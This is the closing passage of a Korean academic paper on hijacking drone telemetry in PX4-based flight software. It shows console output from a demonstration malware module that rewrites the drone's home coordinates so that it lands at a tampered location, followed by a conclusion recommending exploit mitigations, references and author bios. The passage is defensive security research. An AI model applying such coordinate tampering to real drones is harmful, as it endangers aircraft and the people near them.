[+] home_landing_position.lat : 47.378301, home_landing_position.lon : 8.538777
[+] home.lat : 47.313370, home.lon : 8.313370, home.alt : 1199.313354
nsh> rtl_malware_wj
INFO  [rtl_malware_wj] Hello RTL Malware!
[+] home_landing_position.lat : 47.313370, home_landing_position.lon : 8.313370
[+] home.lat : 47.313370, home.lon : 8.313370, home.alt : 1199.313354
```

(그림 17) 변조된 홈 좌표

또한 드론 시뮬레이션을 통해 악성코드를 실행하고 GCS에서 확인하게 되면 아래 그림과 같이 정상적으로 홈 좌표가 변조되어 미션이 종료된 후 실제로 조작된 홈 좌표에 착륙하는 것을 확인할 수 있다.



(그림 18) 악성코드 시뮬레이션 결과

6. 결 론

본 논문에서는 Telemetry Hijacking 기법을 활용하여 취약점 및 악성코드와 연계하여 실제 군 작전 환경에서 발생할 수 있을만한 시나리오에 대해 제시하고 가능성을 입증하기 위한 시나리오 데모를 수행해 보았다. 최근 드론에 대한 관심이 높아지고 비용을 줄이기 위해 많은 드론 관련 업체에서 보안성이 뛰어난 자체 비행 제어 컴퓨터와 프로그램 및 운영체제를 만들기보다는 현재 세계의 다양한 드론 개발자들이 활발하게 개발중인 Dronecode 프로젝트 기반의 드론 오픈소스 소프트웨어를 활용하여 드론을 개발하고 있다. 이러한 방향은 아주 좋은 방향이나 오픈소스 환경에서 보안을 고려하지 않고 그대로 가져다 사용하는 방식은 분명 좋지 않은 선택이며 이러한 환경에서 일어날 수 있는 위협들은 무수히 많다. 또한 주로 애플리케이션의 취약점을 공격하여 보안성을 해치는 방식으로 공격이 일어나기 때문에 애플리케이션의 보안은 반드시 신경 써야하며, 더 나아가 애플리케이션 내 취약점이 발견되어 공격당한다 하더라도 공격자의 의도대로 동작하게 하는 것이 쉽지 않도록 운영체제 레벨에서 취약점 익스플로잇이 어렵도록 메모리 주소를 랜덤화 한다거나 각각의 메모리에 권한을 주어 공격코드를 실행할 수 없게 한다거나, 스택 메모리 영역에 스택 카나리 값을 넣어 버퍼오버플로우 공격을 탐지할 수 있게 하거나 실행 모듈 라이브러리의 주소를 랜덤화 하는 등의 익스플로잇 미티게이션에 대한 보안 연구도 필요하다.

참고문헌

[1] 최영철, 안효성, “드론의 현재와 기술 개발 동향 및 전망”, 대한전기학회 전기의세계, 제64권, 제12호, pp.20-25, 2015.

[2] 김명수, 유일선, 임강빈, “무인이동체 드론의 취약점분석 및 대응기술 연구 동향”, 정보보호학회지, 제30권, 제2호, 2020.

[3] 서진범, 조한비, 송영환, 조영복, “GPS 스니핑을 이용한 안티 드론 알고리즘”, 한국정보통신학회 학술대회 논문집, vol.23, no.1, pp.63-66, 2019.

[4] 류해원, 최성한, 하일규, “드론 운용의 보안 위협과 대응 방안”, 한국정보보호학회 학술대회 논문집, 제25권, 제2호, pp.49-57, 2018.

[5] 이경환, 류갑상, “무인항공기 보안 취약점 개선을 위한 연구”, Smart Media Journal, Vol.7, No.3, pp.64-71, 2018.

[6] 정인수, 홍득조, “와이파이를 이용하는 드론의 취약점 분석”, 한국컴퓨터정보학회 학술대회 논문집, 제25권, 제1호, pp.219-222, 2017.

[7] 손주환, 심재범, 이재구, 정일안, “드론의 무선 네트워크 보안 취약점을 이용한 탈취 및 대응”, 한국정보통신학회 학술대회 논문집, pp.327-330, 2017.

[8] Justin D. Murphy, “MilitaryAircraft, Origins to 1918: An Illustrated History of Their Impact”, ABC-CLIO Inc., 2005.

[9] Norman Polmar, “An Early Pilotless Aircraft”, Naval History Magazine, Volume 34, Number 4, 2019.

[10] https://nationalmuseum.af.mil/Visit/Museum-Exhibits/Fact-Sheets/Display/Article/196292/radioplane-oq-2a

[11] https://pbs.org/wgbh/nova/spiesfly/uavs_07.html

[12] Spencer C. Tucker, Priscilla Mary Roberts, “The Encyclopedia of the Arab-Israeli Conflict: A Political, Social, amd Millitary History”, ABC-CLIO Inc., 2008.

[13] Frank Strickland, “The Early Evolution of the Predator Drone”, Studies in Intelligence, Vol. 57, No. 1, 2013.

[14] https://www.sedaily.com/NewsView/1HM8Z72J5Z

[15] https://dev.px4.io/master/en/concept/architecture.html

[16] https://dev.px4.io/master/en/concept/dronecode_architecture.html

[17] http://www.holybro.com/product/transceiver-telemetry-radio-v3/

[18] https://github.com/ArduPilot/Sik.git

[19] https://diydrones.com/profiles/blogs/hijacking-quadcopters-with-a-mavlink-exploit

[20] 김두환, 이윤환, “군보안상 드론위협과 대응방안”, Journal of Digital Convergence, Vol.16, No.10, pp.223-233, 2018.

〔저자소개〕

이 우 진 (Woo-jin Lee)
2018년 7월 부산대학교 컴퓨터공학부 학사
email : holinder4s@gmail.com

서 경 덕 (Kyung-deok Seo)
2001년 8월 경희대학교 전자계산공학과 학사
2003년 8월 경희대학교 전자계산공학과 석사
email : kyungdeok.seo@hanwha.com

채 병 민 (Byeong-min Chae)
2007년 2월 충남대학교 물리학과 학사
2012년 2월 충남대학교 컴퓨터공학과 석사
email : byeongmin.chae@hanwha.com